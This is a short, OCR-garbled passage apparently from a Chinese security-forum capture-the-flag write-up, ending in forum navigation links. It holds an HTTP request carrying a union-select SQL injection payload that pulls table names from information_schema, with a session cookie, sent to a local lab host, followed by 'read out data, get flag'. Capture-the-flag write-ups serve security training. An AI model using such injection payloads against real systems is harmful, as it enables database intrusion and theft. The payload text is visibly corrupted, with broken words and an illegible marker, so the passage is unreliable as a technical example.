&Action=Edit&id=1&?7&75nion+select+1,((select+5454BLE_NAME+666  
rom+information+737chema.5454BLES+877here+5454BLE_&3CHEM&=data  
ase(+1limit+73,1)),3,4--&20- HTTP/1.1/rnCookie:  
IEM_CookieLogin=To0o0ent00Q6VnVzXXi03MnGtoIMSG7czoo0iJ0aw1lljtp  
OjElMDU0UzcyaQ7czoo0iJyW5kjtj0i07E7czoo0iJ0YwtlBWV0by7czoo0iJp  
bmRL8C5w&HAI0303D/r/n", "host": "127.0.0.1:8088"
```

[illegible]


读出数据

得到flag

参考链接

点击收藏 | 0 关注 | 1

1. 1 条回复



0 回复Ta

先知社区

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)